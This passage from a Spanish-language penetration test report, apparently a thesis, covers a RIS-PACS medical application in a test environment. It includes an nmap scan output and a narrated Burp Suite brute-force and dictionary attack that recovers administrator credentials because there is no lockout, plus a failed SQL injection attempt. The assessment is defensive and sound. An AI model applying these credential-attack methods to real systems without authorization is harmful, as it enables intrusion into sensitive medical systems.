


Ilustración 11. Parámetros de contraseñas

Se encuentra que las políticas para configuración de contraseñas y agregar usuarios no están definidas, siendo vulnerables a un ataque de fuerza bruta o diccionario pueden permitir un ingreso no autorizado al sistema. Es por esta razón que se recomienda aumentar la longitud al menos a 12 caracteres, además de establecer periodicidad para el cambio entre 1 a 3 meses, y forzar el uso de caracteres especiales que aumenten la complejidad de la misma.

10.2.2 Pruebas de penetración.

Una vez que se revisó el estado de configuración de las políticas de las contraseñas para el directorio activo, se implementó un ambiente de pruebas, instalando los servidores que cumplieran con las condiciones de los servidores en producción, instalando el aplicativo y solicitando la licencia con las mismas características de los entornos productivos con el fin de realizar diferentes pruebas sin afectar los servidores reales. Los resultados del análisis de puertos se pueden ver en Ilustración 12, la cual se puede comparar con la Ilustración 6 del análisis en el entorno productivo.



```

Kali-Linux-2021.2-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
burp-StartBurp SuiteStensa HTML5 - M... SuiteStensa HTML5 - Ch... qterminal
kali@kali2021: ~
File Actions Edit View Help
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
kali@kali2021: ~
$ nmap -v 10.0.2.20
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-23 21:42 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.92 seconds

kali@kali2021: ~
$ nmap -v -Pn 10.0.2.20
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-23 21:42 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.2.20
Host is up (0.0015s latency).
Not shown: 977 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
135/tcp   open  msrpc          Microsoft Windows RPC
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1104/tcp  open  xrl?
8000/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8001/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8002/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8010/tcp  open  mc-nmf         .NET Message Framing
8011/tcp  open  mc-nmf         .NET Message Framing
8021/tcp  open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8022/tcp  open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8031/tcp  open  mc-nmf         .NET Message Framing
9100/tcp  open  jetdirect?
9101/tcp  open  jetdirect?
9102/tcp  open  jetdirect?
9103/tcp  open  jetdirect?
9207/tcp  open  mc-nmf         .NET Message Framing
9500/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9502/tcp  open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9503/tcp  open  mc-nmf         .NET Message Framing
9900/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49154/tcp open  msrpc          Microsoft Windows RPC
55555/tcp open  unknown
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.38 seconds

```

Ilustración 12. Análisis de puertos en entorno de pruebas.

Al abrir el aplicativo en este entorno en la Ilustración 13, se vio que el dominio del equipo Cargaba automáticamente, exponiendo de forma automática parte de la información del equipo. Se realizaron pruebas de fuerza bruta y de SQL injection, para así determinar las posibles vulnerabilidades del aplicativo.




Ilustración 13. Aplicativo en entorno de pruebas




Ilustración 14. Pruebas fuerza bruta. Entorno PRUEBAS

En la Ilustración 14 y la Ilustración 15 se encuentran algunas imágenes de las pruebas realizadas a través de la herramienta *BurpSuite*, la cual se encuentra en KaliLinux, instalada en una máquina virtual en el mismo equipo que el entorno de pruebas. Al realizar las pruebas es necesario aprobar que el contenido del aplicativo pase hasta encontrar la cookie de la sesión con la cual se van a hacer las iteraciones, pero si el tiempo era muy alto, se obtenía un error en el aplicativo como se puede ver en la Ilustración 15.




Ilustración 15. Protección altas latencias

Después de varios intentos, se logró llegar a la página en la cual obteníamos la información necesaria para realizar las iteraciones de usuario y contraseña, Ilustración 16, manteniendo la cookie de la sesión. Incluso se puede ver que el dominio está incluido en el usuario, por ende, es posible realizar iteraciones con este, solo es necesario modificar la configuración de los parámetros.




Ilustración 16. Configuración de parámetros en ataque de fuerza bruta

En nuestro caso, dejamos el dominio estático, de acuerdo con la configuración del entorno de TEST, y se realizaron variaciones, como se ve en la Ilustración 15 e Ilustración 17.




Ilustración 17. Parámetros de usuario - ataque de fuerza bruta




Ilustración 18. Iteraciones en ataque de fuerza bruta

En la Ilustración 18 se ven las iteraciones de fuerza bruta, No se ve ninguna restricción, pero si se idéntica que cada vez que se interactúa con el usuario administrador realizando una iteración, se obtiene un parámetro "length" diferente, dando indicios que este usuario puede ser parte de las credenciales autorizadas. De acuerdo con esto, se cambia de ataque de fuerza bruta a ataque de diccionario, y después de un tiempo, en la Ilustración 20 se ven los resultados de las

pruebas, obteniendo iteraciones con resultados diferentes, equivalentes al usuario y contraseña configurados como administrador en el aplicativo.




Ilustración 19. Iteraciones




Ilustración 20. Credenciales de acceso

Es importante recalcar que a pesar de que se hicieron pruebas consecutivas, el

aplicativo no bloquea el usuario ni genera errores para los intentos, lo cual facilita este tipo de ataques, exponiendo el servicio a intentos infinitos hasta obtener la información.

Para efectos prácticos, se continuo con el análisis a través de SQL injection; inicialmente al realizar un análisis sobre el código fuente para el desarrollo del aplicativo, no se encontró ningún indicio que el server en el entorno TEST tuviera alguna vulnerabilidad presente. Las imágenes del código fuente se encuentran en la Ilustración 21 y la Ilustración 22. Aun así, intentamos realizar una consulta a la base de datos en la Ilustración 23, para lo que no se obtuvieron resultados satisfactorios a nivel de ataque, pero es positivo para la organización que este ataque no se haya podido completar.




Ilustración 21. Código fuente aplicativo entorno TEST – Nombre Usuario




Ilustración 22. Código fuente aplicativo RIS-PACS entorno TEST - Password

